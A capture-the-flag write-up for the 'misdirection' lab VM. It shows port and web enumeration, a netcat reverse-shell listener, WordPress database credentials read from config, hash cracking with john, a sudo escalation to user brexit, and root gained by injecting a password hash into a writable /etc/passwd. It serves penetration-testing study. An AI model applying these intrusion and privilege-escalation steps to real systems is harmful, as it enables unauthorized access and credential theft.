# *misdirection*


netdiscover
machine ip : 192.168.218.138

```
20 Captured ARP Req/Rep packets, from 5 hos

  IP              At MAC Address     Count
-----------------------------------------
192.168.218.1   00:50:56:c0:00:08      1
192.168.218.2   00:50:56:f1:ae:2b      1
192.168.218.128 00:0c:29:fb:41:63     16
192.168.218.138 00:0c:29:e2:01:fa      1
192.168.218.254 00:50:56:fc:cb:8d      1
```


nmap results

```
root@kali:~# nmap -sC -sV -oA pwn/misdirection/ -p- misdirection
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-06 08:59 EDT
Nmap scan report for misdirection (192.168.218.138)
Host is up (0.00068s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
|   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_  256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp   open  http    Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:E2:01:FA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

unable to register because unable to send email




Unable to go admin page, might be a rabbit hole




Dirb scan on port 8080

```
---- Scanning URL: http://misdirection:8080/ ----
==> DIRECTORY: http://misdirection:8080/css/
==> DIRECTORY: http://misdirection:8080/debug/
==> DIRECTORY: http://misdirection:8080/development/
==> DIRECTORY: http://misdirection:8080/help/
==> DIRECTORY: http://misdirection:8080/images/
+ http://misdirection:8080/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://misdirection:8080/js/
==> DIRECTORY: http://misdirection:8080/manual/
==> DIRECTORY: http://misdirection:8080/scripts/
+ http://misdirection:8080/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://misdirection:8080/shell/
==> DIRECTORY: http://misdirection:8080/wordpress/

---- Entering directory: http://misdirection:8080/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://misdirection:8080/debug/ ----
+ http://misdirection:8080/debug/index.php (CODE:200|SIZE:12908)

---- Entering directory: http://misdirection:8080/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


Browsing wordpress directory, no special plugins

```
[+] Upload directory has listing enabled: http://192.168.218.138:8080/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.218.138:8080/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.1 identified (Insecure, released on 2019-05-21).
 | Detected By: Emoji Settings (Passive Detection)
 |  - http://192.168.218.138:8080/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.2.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.218.138:8080/wordpress/, Match: 'WordPress 5.2.1'
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation
 |     Fixed in: 5.2.3
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9867
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222
 |      - https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/
 |      - https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68
 |
 | [!] Title: WordPress 5.0-5.2.2 - Authenticated Stored XSS in Shortcode Previews
 |     Fixed in: 5.2.3
 |     References:
 |      - https://wpvulndb.com/vulnerabilities/9864
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16219
 |      - https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/
 |      - https://fortiguard.com/zeroday/FG-VD-18-165
 |      - https://www.fortinet.com/blog/threat-research/wordpress-core-stored-xss-vulnerability.html
```

Detected user

```
[i] User(s) Identified:

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

http://misdirection:8080/debug/index.php - interesting




Using netcat we created a reverse shell

```
root@kali:~/pwn/misdirection# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.218.134] from (UNKNOWN) [192.168.218.138] 51118
/bin/sh: 0: can't access tty; job control turned off
$
```

Got db creds

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp_myblog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', 'abcdefghijklmnopqrstuv' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

```
db_name : wp_myblog
db_user : blog
db_password: abcdefghijklmnopqrstuv
```

There are only 2 users who are able to login, root/brexit

```
www-data@misdirection:/var/www$ cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
brexit:x:1000:1000:brexit:/home/brexit:/bin/bash
www-data@misdirection:/var/www$
```

Hash are uncrackable by john

```
mysql> select id, user_login, user_pass, user_email from wp_users;
+----+------------+------------------------------------+-------------------+
| id | user_login | user_pass                          | user_email        |
+----+------------+------------------------------------+-------------------+
|  1 | admin      | $P$BC4vcMsqXqr/cc46cx.E1arnrBq1yU/ | admin@brexit.com  |
+----+------------+------------------------------------+-------------------+
1 row in set (0.00 sec)
```

```
root@kali:~/pwn/misdirection# john --wordlist=/root/pwn/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:09:50 DONE (2019-10-06 10:02) 0g/s 24285p/s 24285c/s 24285C/s  joefeher..*7¡Vamos!
Session completed
root@kali:~/pwn/misdirection# john --show hashes.txt
0 password hashes cracked, 1 left
```

If you are brexit, you could write to passwd file

```
www-data@misdirection:/home/brexit$ ls -l /etc/passwd
-rwxrwxr-- 1 root brexit 1617 Jun  1 01:17 /etc/passwd
www-data@misdirection:/home/brexit$
```

Missed this:

```
www-data@misdirection:/home/brexit/web2py/applications/init/databases$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
www-data@misdirection:/home/brexit/web2py/applications/init/databases$
```

Looking at the process which were run by brexit

```
brexit      741  0.0  0.0   4628     0 ?        Ss   12:49   0:00      \_ /bin/sh -c /home/brexit/start-vote.sh
brexit      744  0.0  0.0  11592   876 ?        S    12:49   0:00          \_ /bin/bash /home/brexit/start-vote.sh
brexit      764  3.7  1.8 719796 18200 ?        Sl   12:49   2:36              \_ python /home/brexit/web2py/web2py.py -a <recycle>
```

Priv escalation

```
www-data@misdirection:/home/brexit/web2py/applications/init/databases$ sudo -u brexit bash
brexit@misdirection:/home/brexit/web2py/applications/init/databases$
```

Change passwd for brexit

```
brexit@misdirection:/home/brexit/web2py/applications/init/databases$ openssl passwd -1 password
$1$g8RWGrUl$xtZZ3BS71rd14TgZexsZy0
```

Change password for root

```
root:$1$g8RWGrUl$xtZZ3BS71rd14TgZexsZy0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

FLAG!!

```
root@misdirection:~# ls -lah
total 60K
drwx------  6 root root 4.0K Oct  6 14:53 .
drwxr-xr-x 23 root root 4.0K Oct  6 13:13 ..
-rw-------  1 root root   90 Sep 24 06:20 .bash_history
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Jun  1 06:37 .cache
drwx------  3 root root 4.0K Jun  1 06:37 .gnupg
drwxr-xr-x  3 root root 4.0K Jun  1 06:20 .local
-rw-------  1 root root  400 Jun  1 06:07 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Jun  1 07:42 root.txt
drwx------  2 root root 4.0K Jun  1 01:04 .ssh
-rw-------  1 root root  12K Oct  6 14:53 .viminfo
-rw-r--r--  1 root root  180 Jun  1 01:55 .wget-hsts
root@misdirection:~# cat root.txt
0d2c6222bfdd3701e0fa12a9a9dc9c8c
root@misdirection:~#
```